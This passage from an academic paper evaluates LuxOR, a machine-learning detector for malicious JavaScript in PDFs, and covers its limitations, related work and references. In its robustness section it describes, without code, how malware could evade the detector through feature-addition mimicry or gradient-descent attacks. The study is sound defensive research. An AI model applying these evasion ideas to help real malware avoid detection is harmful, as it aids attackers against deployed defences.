We also tested our system against adversarial manipulation of malware samples, considering a simple, most likely, model of adversary. In fact, as soon as malware detectors such as LuxOR are employed in real-world deployment, they may face with a determined adversary who is willing to evade detection with *minimum effort*. According to the architecture in Figure 2, the adversary may attack our system at different levels of abstraction:

1. API reference extraction: devising a malware instance for which our analysis framework based on phoneypdf fails to extract some relevant API references;
2. API reference selection: corrupting our dataset with malicious samples so that the API selection process extracts a sub-optimal set of references;
3. Classification: manipulating the set of API references employed by JavaScript code so as to (a) mislead the model selection algorithm, (b) evade detection.

Attacks of type (1) require the adversary to thoroughly study how our framework works, to find and exploit limits in the Adobe-DOM emulation/implementation or in the execution of JavaScript code. To devise attacks of type (2) and (3a), the adversary needs to acquire some control over our data sources, as well as over the systems that we employed to validate the label of PDF samples [6]. Finally, attacks of type (3b) simply require the adversary to manipulate malware samples that are analyzed by LuxOR during its detection phase. Whereas all these attacks might be indeed possible, in this evaluation we focus on the latter attack (3b), which (we believe) is one of the most probable in real-world deployment, and, more importantly, goes to the "heart" of our approach.

But, how to devise a malware sample with the aim of evading our system? There are basically two choices: the adversary may either (a) modify a working exploit to avoid using some API references that have been selected by LuxOR; or (b) *add* API references to a working exploit. We focus on the latter approach, which is indeed the simplest one, works with any kind of exploit, and can be *automated* with little effort by an adversary. Now, what kind of references might be added by an adversary? The simplest attack might be to add a number of API references typically found in *benign* JavaScript, performing a mimicry attack based on feature addition.

4.4.1 Mimicry Attack based on Feature Addition

In order to emulate the mimicry attack, we added B benign JavaScript codes to a PDF malware correctly classified by LuxOR. Both malicious and benign samples have been randomly sampled from the testing set. We repeated the process X times (with five different training-testing splits) and evaluated the average ratio (probability) of evasion against LuxOR, for different values of the API selection threshold t (see Section 3.2). We also kept track of the normalized AUC1% (Area under ROC curve for FPR$\leq$1%) of LuxOR for the same values of t. We employed the same learning parameters as in the statistical and CVE-based evaluation.

Table 4 shows the results of our evaluation, for $B = X = 100$, i.e., 100 benign codes were added to each malicious sample, and we repeated this process for 100 times. As it can be seen, there are some statistical fluctuations, especially for AUC1%, whose estimation might be performed on relatively low number of ROC points (only points for FPR below 1% are considered). However, we chose to display AUC1% instead of the full AUC, since it is much more indicative of LuxOR's accuracy for real-world operating points. In general, the larger the threshold t, the lower the chance of evasion by mimicry attacks based on feature addition. For negative values of t we select also API references that are more frequent in benign documents. From one hand, this may improve the detection accuracy, since we may exploit more information about benign samples (see, e.g., the result for $t = -0.1$). On the other hand, negative values for t increase the chance of evasion, since an adversary may arbitrarily add API references that are typically encountered in benign files. This, in turn may increase the chance of classification errors. Moreover, the number of features tend to increase, and this may increase the chance of "overfitting" the detection model on known data (thus, even slight variations of known samples might be misclassified). In previous evaluations we chose a value of $t = 0.2$, that, according to Figure 4, can be considered a good tradeoff between classifier accuracy and robustness against evasion by such a category of attack. Nevertheless, higher thresholds can be chosen without actually noticing significant drops in the classification accuracy (substantially, there is not negative correlation between AUC1% and t in the considered range).

Indeed, malware developers may attempt to evade LuxOR using more targeted techniques, e.g., trying to understand which features have been selected by LuxOR, and focusing on their modification. Such attacks would be much more sophisticated than the above emulated one: They require the adversary to reverse engineer the internal parameters of LuxOR, e.g., actively probing it, and/or emulating its behavior. For instance, evasion patterns can be computed through a *gradient descent* attack, building a surrogate copy of LuxOR [5, 4, 3]. To this end, the adversary needs to collect a surrogate dataset, replicate the API extraction process and build a surrogate classifier that emulates the behavior of LuxOR. Such kind of attacks, although feasible, requires a much larger effort to the adversary.

5. LIMITATIONS AND FUTURE WORK

As shown in §4, the method implemented in LuxOR is conceptually simple, and performs exceptionally well in detecting JavaScript-based PDF threats. Nevertheless, we recognize some main limitations.



Figure 4: Probability of evasion by mimicry attack through feature addition, and normalized AUC1% of LuxOR for various values of the API selection threshold t.

As mentioned in Section 4.4, any error in the API extraction process may negatively affect the accuracy of our detector. In fact, we encountered many cases in which `phoneypdf` was unable to completely execute malicious JavaScript code due to limits in the Adobe DOM emulation. Even in the presence of these emulation errors, the set of extracted API references was sufficient to detect malicious patterns, for the great majority of cases we encountered. However, improving the Adobe DOM emulation remains a fundamental task to cope with obfuscated malware samples.

Malware samples employing completely different API references (with respect to those selected by `LuxOR` during the learning phase), might escape from detection by `LuxOR`. The detection approach of `LuxOR` clearly raises the bar against malware implementation, but future work is needed to cope with the possible presence of such malware samples. A possible solution might be to raise an alert whenever too few API references are extracted from JavaScript code, compared to its size. In the presence of such alerts, manual inspection might be necessary.

Finally, as mentioned in §4.4, `LuxOR` might be attacked by implementing a *gradient descent* attack to automatically find API reference patterns (see §3) capable of evading detection [3]. In order to evaluate our system against advanced evasion techniques, this attack may be worth of investigation in future work.

6. RELATED WORK

The detection of malicious JavaScript code is a challenging research problem, for which various studies have been published so far. We identify three main aspects through which `LuxOR`, as well as existing related literature can be framed.

Type of the analysis.

It can be either *static* or *dynamic* [10]. Kapravelos et al. [16] propose a purely static approach to the detection of browser-based JavaScript exploits. `Prophiler` [7] statically analyzes Javascript, HTML and the associated URL to detect malicious web pages. Other approaches propose a purely dynamic analysis. `ICESHIELD` [12] implements both a wrapping and an overwriting mechanism to achieve runtime monitoring of function calls. `NOZZLE` [27] is a runtime heap-spraying detector. Hybrid solutions have been proposed as well. In `ZOZZLE` [9], a dynamic module collects the JavaScript code that is generated at runtime. Then, the extracted code is classified according to a static analysis (i.e., it is not executed). Similarly, `JStill` [33] leverages on a runtime component to deobfuscate JavaScript code. `Cujo` [28] implements a static detection mechanism based on *q-grams*, which is complemented by a dynamic analysis component for the detection of heap-spraying attacks. `EARLYBIRD` [29] integrates the detection algorithm of `Cujo` enabling early detection of malicious JavaScript.

Obfuscation.

Some systems [7, 8, 9, 27, 28] consider the presence of obfuscation as a key characteristic of malicious code. Thus, JavaScript code is classified employing a number of features that might indicate the presence of obfuscation. On the other hand, systems such as [15, 20, 33] simply try to deobfuscate JavaScript code and classify its "plaintext" version.

Specificity.

It considers if the detection mechanism has been explicitly devised to detect malicious JavaScript executed into a particular environment (e.g. a web browser) or if it is *portable* to other applications. Approaches such as those proposed by Cova et al. [8] or by Kapravelos et al. [16] are tailored to detect web-based malware. On the other hand, algorithms such as `ZOZZLE` [9], `NOZZLE` [27], `Cujo` [28], `EARLYBIRD` [29], and `JStill` [33] may potentially be used on different environments, since they focus on a pure analysis of JavaScript code.

With respect to the aforementioned taxonomy, the proposed detection algorithm:

- is based on both *static* and *dynamic* analysis of JavaScript code (e.g., as in `ZOZZLE` [9]);
- although some selected API references might be related to obfuscation routines, `LuxOR` does *not* explicitly consider the obfuscation as an indication of maliciousness;
- can be portable to different environments. Moving from one application to another would require to identify (a) the related set of API references; (b) a runtime environment capable to capture both statically and dynamically generated API references.

Whereas `LuxOR` is in principle agnostic to the specific application domain, in this paper we provided a case study on the detection of malicious JavaScript within PDF files. Thus, in the following paragraph we briefly provide additional details concerning three systems, namely, `Wepawet`, `MDScan`, and `PjScan`, explicitly devised for this purpose.

`Wepawet` [14] is a publicly available online service based on `JSand`, developed by Cova et al. [8], which *dynamically* analyzes JavaScript code. In particular, after having extracted the code from the PDF file through a static analysis, `JSand`

deobfuscates it and extracts information from its execution (adopting Mozilla's `Rhino` [25]). Such information is related, for example, to the number of bytes allocated through string operations, to the number of likely shellcode strings, and so forth. It then uses a *Bayesian* classifier to distinguish between benign and malicious samples. It is worth nothing that `Wepawet` has been originally devised to detect malicious JavaScript inside web pages, and its engine has been updated constantly over the past years. Additionally, whenever a malware sample matches a known signature, `Wepawet` describes the exploited vulnerabilities as well as their related CVE reference.

`MDScan` has been developed by Tzermias et al. in 2011 [31]. It *statically* extracts JavaScript code from a PDF file and then *dynamically* analyzes it by using `SpiderMonkey` as interpreter. In particular, the interpreter is instructed to scan each new string that is allocated into memory for the presence of *shellcode*. Its detection is then performed by `Nemu`, a widely used tool that detects various types of shellcodes through a set of runtime heuristics. `MDScan` has not been released to the public.

`PjScan` is a tool made in 2011 by Laskov et al. [19] and it statically analyzes PDF JavaScript code to establish whether it is malicious or not. It adopts `SpiderMonkey` [26] as a JavaScript interpreter. This interpreter extracts *a sequences of tokens* from each code in the file (it can be more than one): tokens can be functions as `eval` or `unescape` (empirically determined from previous knowledge of possible dangerous functions), or lexical elements such as *semicolons, equals, operators* and so forth. Once these token sequences are converted into feature values, a one-class SVM classifier is trained on malicious PDF samples.

7. CONCLUSION

In this paper, we presented `LuxOR`, a *lightweight* machine learning tool capable of accurately detecting JavaScript-based exploits. Differently from previous work, our method does not rely on *prior knowledge* about malware code. We *automatically* identify API references that characterize malicious code and employ them to infer an accurate detection model. Our extensive investigation, based on thousands of PDF malware samples collected in the wild, indicates that the proposed method is able to achieve excellent results in terms of malware detection accuracy, throughput, and in terms of generalization, i.e., capability to detect new JavaScript exploits. We also evaluated our tool against a mimicry attack based on API reference addition, that may likely take place once our system is deployed in a real-world setting. Our results clearly show that choosing a suitable threshold t for the API selection algorithm, `LuxOR` can be both accurate and robust against such kind of evasion attack. All samples employed in this investigation can be downloaded through the `VirusTotal` API, relying on the `sha256sum` hashes that we released to the public.

Albeit our investigation focuses on JavaScript code within PDF documents, the proposed approach is fairly general, and can be easily adopted in other application domains. In fact, we are currently working on an extension of `LuxOR` for the analysis of malicious JavaScript code in web pages. We are also working to release our tool with open-source license.

Acknowledgments

This work has been partly supported by the Regional Administration of Sardinia (RAS), Italy, within the project "Advanced and secure sharing of multimedia data over social networks in the future Internet" (CRP-17555). The project is funded within the framework of the regional law, L.R. 7/2007, Bando 2009. The opinions, findings and conclusions expressed in this paper are solely those of the authors and do not necessarily reflect the opinions of any sponsor.

8. REFERENCES

[1] Adobe Systems Inc. JavaScript for Acrobat API Reference. `Http://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/js_api_reference.pdf` - Last visited December 6, 2013, April 2007.

[2] A. Albertini. Pdftricks: a summary of pdf tricks - encodings, structures, javascript. `https://code.google.com/p/corkami/wiki/PDFTricks`, March 2013. Corkami Wiki.

[3] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Srndic, P. Laskov, G. Giacinto, and F. Roli. Evasion attacks against machine learning at test time. In H. Blockeel, editor, *European Conference on Machine Learning and Principles and Practice of Knowledge Discovery in Databases (ECML PKDD), Part III*. Springer-Verlag Berlin Heidelberg, 2013.

[4] B. Biggio, I. Corona, B. Nelson, B. Rubinstein, D. Maiorca, G. Fumera, G. Giacinto, and F. Roli. Security evaluation of support vector machines in adversarial environments. In Y. Ma and G. Guo, editors, *Support Vector Machines Applications*, pages 105–153. Springer International Publishing, 2014.

[5] B. Biggio, G. Fumera, and F. Roli. Security evaluation of pattern classifiers under attack. *IEEE Transactions on Knowledge and Data Engineering*, 26(4):984–996, April 2014.

[6] B. Biggio, B. Nelson, and P. Laskov. Poisoning attacks against support vector machines. In J. Langford and J. Pineau, editors, *29th Int'l Conf. on Machine Learning*. Omnipress, 2012.

[7] D. Canali, M. Cova, G. Vigna, and C. Kruegel. Prophiler: A fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th International Conference on World Wide Web*, WWW '11, pages 197–206, New York, NY, USA, 2011. ACM.

[8] M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th international conference on World wide web*, WWW '10, pages 281–290, New York, NY, USA, 2010. ACM.

[9] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert. Zozzle: Fast and precise in-browser javascript malware detection. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, Berkeley, CA, USA, 2011. USENIX Association.

[10] M. Egele, T. Scholte, E. Kirda, and C. Kruegel. A survey on automated dynamic malware-analysis techniques and tools. *ACM Computing Surveys*, 44(2):6:1–6:42, March 2008.

[11] M. Engleberth, C. Willems, and T. Holz. Detecting malicious documents with combined static and

dynamic analysis. Technical report, Virus Bulletin, 2009.

[12] M. Heiderich, T. Frosch, and T. Holz. Iceshield: Detection and mitigation of malicious websites with a frozen dom. In *Proceedings of the 14th International Conference on Recent Advances in Intrusion Detection*, RAID'11, pages 281–300, Berlin, Heidelberg, 2011. Springer-Verlag.

[13] G. Inc. Virustotal. `http://www.virustotal.com`, December 2013.

[14] iSec lab. Wepawet. `http://wepawet.cs.ucsb.edu`, December 2013.

[15] S. Kaplan, B. Livshits, B. Zorn, C. Siefert, and C. Cursinger. "nofus: Automatically detecting" + string.fromcharcode(32) + "obfuscated". tolowercase() + "javascript code". TechReport MSR-TR-2011-57, Microsoft Research, 2011.

[16] A. Kapravelos, Y. Shoshitaishvili, M. Cova, C. Kruegel, and G. Vigna. Revolver: An automated approach to the detection of evasiveweb-based malware. In *Proceedings of the 22Nd USENIX Conference on Security*, SEC'13, pages 637–652, Berkeley, CA, USA, 2013. USENIX Association.

[17] Kaspersky Lab. Kaspersky lab identifies ÔminidukeÕ, a new malicious program designed for spying on multiple government entities and institutions across the world. `http://www.kaspersky.com/about/news/virus/2013/Kaspersky_Lab_Identifies_MiniDuke_a_New_Malicious_Program_Designed_for_Spying_on_Multiple_Government_Entities_and_Institutions_Across_the_World`, February 2013.

[18] R. Kohavi. A study of cross-validation and bootstrap for accuracy estimation and model selection. In *Proceedings of the 14th International Joint Conference on Artificial Intelligence - Volume 2*, IJCAI'95, pages 1137–1143, San Francisco, CA, USA, 1995. Morgan Kaufmann Publishers Inc.

[19] P. Laskov and N. Šrndić. Static detection of malicious javascript-bearing pdf documents. In *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC '11, pages 373–382, New York, NY, USA, 2011. ACM.

[20] P. Likarish, E. Jung, and I. Jo. Obfuscated malicious javascript detection using classification techniques. In *Malicious and Unwanted Software (MALWARE), 2009 4th International Conference on*, pages 47–54, 2009.

[21] D. Maiorca, I. Corona, and G. Giacinto. Looking at the bag is not enough to find the bomb: An evasion of structural methods for malicious pdf files detection. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security*, ASIA CCS '13, pages 119–130, New York, NY, USA, 2013. ACM.

[22] D. Maiorca, G. Giacinto, and I. Corona. A pattern recognition system for malicious pdf files detection. In *Proceedings of the 8th international conference on Machine Learning and Data Mining in Pattern Recognition*, MLDM'12, pages 510–524, Berlin, Heidelberg, 2012. Springer-Verlag.

[23] MITRE. Common vulnerabilities and exposures. `http://cve.mitre.org`, December 2013.

[24] Mozilla Developer Network. JavaScript Language Resources. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Language_Resources`, December 2013.

[25] Mozilla Developer Network. `Rhino`. `https://developer.mozilla.org/en-US/docs/Rhino`, December 2013.

[26] M. D. Network. `SpiderMonkey`. `https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey`, December 2013.

[27] P. Ratanaworabhan, B. Livshits, and B. Zorn. Nozzle: A defense against heap-spraying code injection attacks. In *Proc. of the 18th Conference on USENIX Security Symposium*, SSYM'09, pages 169–186, Berkeley, CA, USA, 2009. USENIX Association.

[28] K. Rieck, T. Krueger, and A. Dewald. Cujo: efficient detection and prevention of drive-by-download attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference*, ACSAC '10, pages 31–39, New York, NY, USA, 2010. ACM.

[29] K. Schütt, M. Kloft, A. Bikadorov, and K. Rieck. Early detection of malicious behavior in javascript code. In *Proceedings of the 5th ACM Workshop on Security and Artificial Intelligence*, AISec '12, pages 15–24, New York, NY, USA, 2012. ACM.

[30] C. Smutz and A. Stavrou. Malicious pdf detection using metadata and structural features. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, pages 239–248, New York, NY, USA, 2012. ACM.

[31] Z. Tzermias, G. Sykiotakis, M. Polychronakis, and E. P. Markatos. Combining static and dynamic analysis for the detection of malicious documents. In *Proceedings of the Fourth European Workshop on System Security*, EUROSEC '11, pages 4:1–4:6, New York, NY, USA, 2011. ACM.

[32] N. Šrndić and P. Laskov. Detection of malicious pdf files based on hierarchical document structure. In *Proceedings of the 20th Annual Network & Distributed System Security Symposium*, 2013.

[33] W. Xu, F. Zhang, and S. Zhu. Jstill: Mostly static detection of obfuscated malicious javascript code. In *Proceedings of the Third ACM Conference on Data and Application Security and Privacy*, CODASPY '13, pages 117–128, New York, NY, USA, 2013. ACM.